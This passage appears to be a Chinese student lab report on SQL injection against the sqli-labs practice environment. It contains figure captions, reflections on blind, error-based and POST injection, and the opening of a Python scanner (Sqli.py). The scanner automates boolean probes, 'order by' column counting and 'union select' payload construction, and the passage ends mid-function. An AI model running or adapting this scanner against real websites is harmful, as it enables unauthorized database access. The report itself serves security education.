


图1-7




图1-8



图1-9




图1-10




图1-11



图1-12




图1-13




图1-14




图1-15




图1-16



图1-17




图1-18

## 5【心得体会】

（1）在进行盲注时，可以根据页面中的flag.jpg和slap.jpg图片来判断payload是否使得当前页面正确显示。

（2）在进行报错注入时，由于报错函数最后并不能回显过多的数据，所以需要先判断数据的行数，然后在循环中报错注入回显每一行的数据，并整合到一个结构中。

（3）Post注入类型的payload在构造时只能使用#注释符。

（4）在进行注入时，要先判断究竟是什么类型，每种类型有什么特点。

（5）由于传入的参数在拼接[sqL语句](https://so.csdn.net/so/search?q=sqL%E8%AF%AD%E5%8F%A5&spm=1001.2101.3001.7020" \t "https://blog.csdn.net/cppppt/article/details/_blank)时，其中注入了sqL能执行的指令作为参数导致执行的结果数据不正确，会出现sqL注入安全问题，因此要对sqL进行预先编译。

(7)在设计GET类型注入的功能模块过程期间：

- 部分关卡使用带有URL编码的Payload进行HTTP请求时无法接收到响应内容，经检查发现Python中的HTTP请求API会对URL编码甚至空格进行预编码，因此无需再使用URL编码；

- 在涉及到自动化扫描关卡的条件判断时，出现多种注入类型用于同一关卡，导致了自动扫描效率的大幅降低，对此进行判断条件的严格把控，问题得以解决；

- 在设计的后期发现盲注部分对闭合类型的扫描过于单一，于是添加了多种闭合情况集成来进行遍历判断的功能，问题得以解决。

源代码

###### Sqli.py

import time

from bs4 import BeautifulSoup

from urllib import request

from sqlis.modules.gets.bool\_based import bool\_based\_injection

from sqlis.modules.gets.time\_based\_module import time\_based\_injection

from sqlis.modules.posts.union\_bsd\_plus\_err import do\_injection\_post

from termcolor import colored

import requests

def log(content):

this\_time = time.strftime('%H:%H:%S', time.localtime(time.time()))

print(colored('[' + str(this\_time) + '] ', 'green') + content)

def send\_request(url):

res = request.urlopen(url)

result = str(res.read().decode('utf-8'))

return result

def can\_inject(test\_url):

test\_list = ['%27', '%27%29', '%22', '%22%29']

for item in test\_list:

target\_url1 = test\_url + str(item) + '%20and%201=1%20--+'

target\_url2 = test\_url + str(item) + '%20and%201=2%20--+'

result1 = send\_request(target\_url1)

result2 = send\_request(target\_url2)

soup1 = BeautifulSoup(result1, 'html.parser')

fonts1 = soup1.find\_all('font')

content1 = str(fonts1[2].text)

soup2 = BeautifulSoup(result2, 'html.parser')

fonts2 = soup2.find\_all('font')

content2 = str(fonts2[2].text)

if content1.find('Login') != -1 and content2 is None or content2.strip() == '':

log('Use ' + item + ' -> Exist SQL Injection')

return True, item

else:

log('Use ' + item + ' -> Not Exist SQL Injection')

# 检测数值型注入

target\_url3 = test\_url[:-1] + '-1' + '%20%20or%201=1%20--+'

target\_url4 = test\_url[:-1] + '-1' + '%20%20or%201=2%20--+'

result3 = send\_request(target\_url3)

result4 = send\_request(target\_url4)

soup3 = BeautifulSoup(result3, 'html.parser')

fonts3 = soup3.find\_all('font')

content3 = str(fonts3[2].text)

soup4 = BeautifulSoup(result4, 'html.parser')

fonts4 = soup4.find\_all('font')

content4 = str(fonts4[2].text)

if content3.find('You') != -1 and content4 is None or content4.strip() == '':

log('Integer Type -> Exist SQL Injection')

return True, 'integer'

else:

log('Integer Type -> Not Exist SQL Injection')

return False, None

def test\_order\_by(url, symbol):

flag = 0

for i in range(1, 100):

log('Order By Test -> ' + str(i))

if symbol != 'integer':

test\_url = url + symbol + '%20order%20by%20' + str(i) + '--+'

result = send\_request(test\_url)

soup = BeautifulSoup(result, 'html.parser')

fonts = soup.find\_all('font')

content = str(fonts[2].text)

if content.find('Login') == -1 and content.find('You are in') == -1:

log('Order By Test Success -> order by ' + str(i))

flag = i

break

else:

test\_url = url + '%20order%20by%20' + str(i)

result = send\_request(test\_url)

soup = BeautifulSoup(result, 'html.parser')

fonts = soup.find\_all('font')

content = str(fonts[2].text)

if content.find('Login') == -1:

log('Order By Test Success -> order by ' + str(i))

flag = i

break

return flag

def get\_prefix\_url(url):

splits = url.split('=')

splits.remove(splits[-1])

prefix\_url = ''

for item in splits:

prefix\_url += str(item)

return prefix\_url

def test\_union\_select(url, symbol, flag):

prefix\_url = get\_prefix\_url(url)

if symbol.find('%') != -1:

test\_url = prefix\_url + '=0' + symbol + '%20union%20select%20'

else:

test\_url = prefix\_url + '=-1' + '%20union%20select%20'

for i in range(1, flag):

if i == flag - 1:

test\_url += str(i) + '%20--+'

else:

test\_url += str(i) + ','

try:

result = send\_request(test\_url)

soup = BeautifulSoup(result, 'html.parser')

fonts = soup.find\_all('font')

content = str(fonts[2].text)

for i in range(1, flag):

if content.find(str(i)) != -1:

temp\_list = content.split(str(i))

return i, temp\_list

except Exception as e:

print(e)

return

def exec\_function(url, symbol, flag, index, temp\_list, function):

prefix\_url = get\_prefix\_url(url)

if symbol.find('%') != -1:

test\_url = prefix\_url + '=0' + symbol + '%20union%20select%20'

else:

test\_url = prefix\_url + '=-1' + '%20union%20select%20'

for i in range(1, flag):

if i == index:

test\_url += function + ','

elif i == flag - 1:

test\_url += str(i) + '%20--+'

else:

test\_url += str(i) + ','

result = send\_request(test\_url)

soup = BeautifulSoup(result, 'html.parser')

